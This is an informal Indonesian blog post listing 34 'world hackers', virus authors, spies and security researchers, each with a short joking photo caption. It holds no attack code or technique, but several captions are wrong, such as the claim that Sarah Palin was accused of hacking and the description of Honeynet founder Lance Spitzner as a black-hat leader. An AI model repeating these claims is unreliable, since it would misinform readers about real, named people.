Daftar Hacker Dunia!
Beberapa orang yang mempunyai Ilmu batas wajar.
1.

Joe Desch
Jangan liat jadulnya.... Nih orang mengepalai program yang super rahasia di National Cash Register Co. Dayton. Yang nantinya program tersebut dapat digunakan oleh USA untuk memecahkan kode rahasianya NAZI. Nama Program tersebut Bombe.
2.

Shambhu Upadhyaya
Nehi, nehi... hehehe. Ternyata orang India bukan cuma jago nyanyi doangan... ada satu lagi nih.. Shambhu namanya, dia adalah kepala penelitian dari Center of Excellence in Information Systems Assurance Research and Education at the State University of New York at Buffalo. Konon dia mantan hacker trus direkrut deh....
3.
Robert Lipka
Ditangkep ama FBI Hari jum'at tanggal Feb. 23, 1996 atas tuduhan mata2 untuk Uni Soviet pada tahun 1960an. Dia dulu kerja di National Security Agency dari taon 1964 ampe 1967
4.



Jerome Heckenkamp
Ni poto diambil waktu dia abis keluar dari gedung Federal di Albuquerque. Dia dituduh hacking atas 6 perusahaan website.
5.


James S. Green II
Waduh... jangan melotot gitu dong bang.. galak bgt sih... James S. Green II waktu dipoto ini berumur 35 taon. Mantan kepala keamanan (Satpam kali yee...) di General Motor. Dia dituduh hacking atas nomor jaminan sosial dari pegawai GM lalu menghack data2 pegawai yang ada di GM.
6.

Sarah Palin
Dituduh hacking atas komputernya Randy Ruedrich (Politikus Alaska). Niatnya cuma pengen nyari bukti atas politikus tersebut atas keterlibatanya dalam tindakan melawan hukum sewaktu politikus tersebut menjadi anggota Alaska Oil & Gas Conservation Commission.
Baca juga Pengertian SSH Tunneling7.

Robert Morris Jr
Dituduh atas penyebaran Virus Komputer sewaktu dia masih mahasiswa di Cornell University
8.
Dmitry Sklyarov
Umurnya waktu di poto 27 taon. Programmer ini dituduh atas pelanggaran hak cipta atas program di peruhaan Adobe System Inc.
9.
Jonathan James
Waktu di poto ni orang masih 16 TAONN !!! gila... Gak tanggung2 loh.... umur segitu dia udah berani hack PENTAGON dan NASA !!! dia nyuri 13 data komputer dari NASA yang salah satu diantaranya adalah program atas stasiun luar angkasa NASA .... Gokil bener nih orang... Dia biasa dikenal di dunia maya sebagai cOmrade
10.
Onel A. de Guzman
Weitsss.... jangan liat dari culunya nih orang... Dia orang Pilipina. Klo lo2 pernah denger virus "Love Bug" yang disebarin lewat e-mail... Nah ini dia nih orangnya....
11.

Deborah Frincke
Keliatanya Masih muda... jangan liat muda and gendernya yah.... Nih ce adalah Profesor di Bidang IT di University of Idaho, Lewiston, Idaho. Dia bekerja untuk menangkal hacker2 yang kadang bandel hehehe....
12.


Unknown
Sengaja gak dikasih tau namanya... Soalnya, lagi dipoto ini nih... dia lagi ngehack situs pemerintahan China (Yah, macam Depkominfo yang dihack itu lahhh....hehehe....) Dia orang Taiwan Aseli.....
13.
Dennis Moran
Dipenjara dengan tuduhan hacking atas situs Angkatan Udara punya USA. Dia dipenjara selama 9 bulan. Lucunya.. selagi dipenjara, dia disuruh ama Kepala sipirnya buat program komputer untuk kepentingan penjara tersebut. Di Dunia maya dia biasa dikenal dengan "Coolio".
14.
Richard Eaton
Presiden Direktur dari perusahaan WinWhatWhere. Yaitu suatu perusahaan program komputer yang bisa menyelinap kekomputer para hacker tanpa diketahui. Dia biasa bekerja sama dengan FBI.
15.
"Mafiaboy"
Dituduh atas hacking situs CNN dan 66 tuduhan hacking atas situs2 besar. Dia ditangkap di Montreal, Canada
16.
Jon Lech Johansen
Umurnya baru 19 Taon. Dia orang Norwegia. pencipta program DeCSS. yaitu suatu program yang bisa mengcopy DVD meskipun DVD tersebut sudah di protect... (Mungkin senior2 lebih tau program ini)
17.

Kevin Poulsen
Dipoto tanggal 8 September 1990. Dituduh atas tindakan mata2 untuk hacking FBI dan Keamanan Nasional Amerika....
18.

Robert Morris Jr
Ni orang potonya sama dengan poto sebelumnya, bedanya dia lagi dipoto di Pengadilan Federal di Syracuse, N.Y., 08 Januari, 1990. Disamping kirinya adalah Ibunda tercinta, sedangkan di sebelah kanan belakang adalah Ayahanda tercinta hehehe.....
19.

Kevin Mitnick
Dipoto tanggal 21 Januari 2000. Hacker kesohor nih... dia biasa Phone Preaking, dan dituduh atas pencurian software di Digital Equipment Corporation's computer network (Sumber: Threadnya Kiddiez dengan sedikit informasi tambahan dari wilkipedia). Konon katanya yang berambut merah tersebut adalah salah satu pendukungnya. Gilanya lagi, dia itu dah terkenal hacker hebat, tapi dia masih pengen kuliah di bidang Teknologi komputer... Emang bener kata orang tua, kalo belajar itu gak ngeliat umur.... Seumur hidup kita harus selalu belajar.. halahhh....
20.
Lance Spitzner
Pencipta dari the Honeynet Project. Dipoto ini tanggal 19 Juli 2001. Dibelakangnya adalah laboratoriumnya (ada 8 komputer yang On line semuanya) untuk belajar bagaimana carany menembus suatu jaringan komputer. Kalo lo2 pernah denger Blackhat Hacker Community ni dia nih orangnya...
21.

Billy Hoffman
Mahasiswa TI Asal Georgia, gak teralu tenar sih... dia cuma hack sistem yang bisa digunakan dengan kartu debit yang biasa digunakan di Georgia Tech University
22.

Michael Haephrati, 41, Kiri, Ruth Brier-Haephrati, 28, kanan
Suami istri nih... Sama hobinya... sama profesinya... Ditangkep di Inggris, mereka juga dicari2 ama orang Israel atas tuduhanya hacking Komputer orang Israel dengan menggunakan Trojan Horse...
23.
Pierre Kroma

KOnsultan kemanan komputer sewaktu Live Hacking pada acara pameran komputer terbesar di Hannover, Jerman 10 Maret 2005. Sekitar 6200 exhibitors dari lebih dari 70 negara Amprokan disini...
24.

Hacking Competition
Dilaksanakan di Singapura, 19 Agustus 2005.... Calon2 pengganti Tsutomu Shimomura hehehehe....
25.

"Zamboni"
Analis dari sistem keamanan komputer. Mantan hacker ini sedang berbicara tantang penyerangan terhadap Biometric Systems (Jujur, Gw sih gak ngerti ini apaan, mungkin Senior2 bisa kasih penjelasan.....)
26.
Kevin Mitnick
Si Mitnick lagi nih... Tapi dipoto dari atas... sewaktu memasuki ruang pengadilan di Raleigh.. 17 Februari 1995
27.

"Mudge,"
Salah satu dedengkot hacker yang sedang bersaksi atas perbuatanya hacking yang bisa membuat jaringan internet diseluruh dunia gak bekerja hanya dengan hitungan 30 menit...
28.
Tsutomu Shimomura
Nih dia nih... jagoanya.... Salah satu manusia yang sangat ahli di bidang sistem keamanan komputer. Orang ini nih yang ngalahin Kevin Mitnick. Dia bekerjasama dengan Federal USA untuk menangkap Mitnick yang berusaha menembus komputernya Shimomura.... Gokil..........
29.
David L. Smith,
Asal New Jerses USA, 30 Taon... Dia pencipta virus lewat e-mail. Virusnya bernama Melissa (ada yang tau ???)
30.
Chen Ing-hau
Pencipta virus Chernobyl, sedang membuat antivirus untuk virus tersebut.. Poto dibelakangnya itu polisi...
31.

Richard Pryce
Weiittsss.... jangan ketipu ama tampangnya bro.... Dia ini mahasiswa British Music... gak nyambung banget sih ama hacker.. tapi hal yang telah dibuatnya patut untuk diacungi jempol. Dia berhasil menembus sistem kemanan US Air Force dan Lockheed missile systems yang berbasis di USA !!! Gokil....
32.
Eric O. Jenott
Dituduh sebagai mata2. Dia berhasil menembus sistem keamanan komputer departemen pertahanan USA, lalu menjual Informasinya ke China...
33.
Ehud Tenebaum atau "The Analyzer''
Ditangkep deket Tel Aviv oleh polisi anti hacker Israel. Nih orang berhasil nembus sistem keamanan milik FBI !!!, dan Ini dia nih ada Pripiunya
34.
Gary McKinnon
Umurnya 40 Taon. Kalo menurut gw sih, hacker Nomor 1 di dunia ya si Gary McKinnon... Dia dituduh telah melakukan hacking terbesar dan terbanyak yang dilakukan kepada Jaringan komputer Pemerintahan di USA, tidak kurang dari 97 komputer (Diantaranya adalah US Army, US Air Force, NASA,) udah pernah dimasuki sama Mc Kinnon. Merugikan sekitar US$ 700.000,- . Ni Poto diambil di Pengadilan negeri di London, 10 Mei 2006.